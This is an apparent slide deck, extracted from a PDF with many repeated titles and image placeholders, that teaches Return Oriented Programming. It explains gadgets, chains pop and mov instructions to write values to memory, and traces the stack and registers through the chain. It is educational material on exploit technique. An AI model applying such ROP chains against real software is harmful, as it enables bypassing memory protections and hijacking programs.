
0x00403000

Memory


Return Oriented Programming




Return Oriented Programming




Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
 - Copy a value into memory
 - Change memory permissions to Execute
 - Load values into specific registers

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
 - Copy a value into memory
 - Change memory permissions to Execute
 - Load values into specific registers
- Example: Copy data into memory

```
mov eax, #VALUE  
mov ecx, #Destination  
mov [ecx], eax
```

Return Oriented Programming - Gadgets

- A sequence of instructions (+ret) that perform logical operation
 - Copy a value into memory
 - Change memory permissions to Execute
 - Load values into specific registers
- Example: Copy data into memory

```
pop eax
```

```
pop ecx
```

```
mov [ecx], eax
```

Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming



Return Oriented Programming

ESP 0x0080200C
EIP 0x002020F1

EAX 0xDEADBEEF
ECX 0x00061230



Stack



Memory / Code

Return Oriented Programming

ESP 0x0080200C

EIP 0x002020F1

EAX 0xDEADBEEF

ECX 0x00061230

0x00802000

0x00802000

0x00802004

0x00802008

0x0080200C →

0x00802010

0x004020F0

0xDEADBEEF

0x002020F0

0x00061230

0x7F400123

0x00C0FFEE

0x00804000

Stack

0x00061230

0x002020F0

0x004020F0

0xFFFFFFF

0x00000000

pop ecx

ret

pop eax

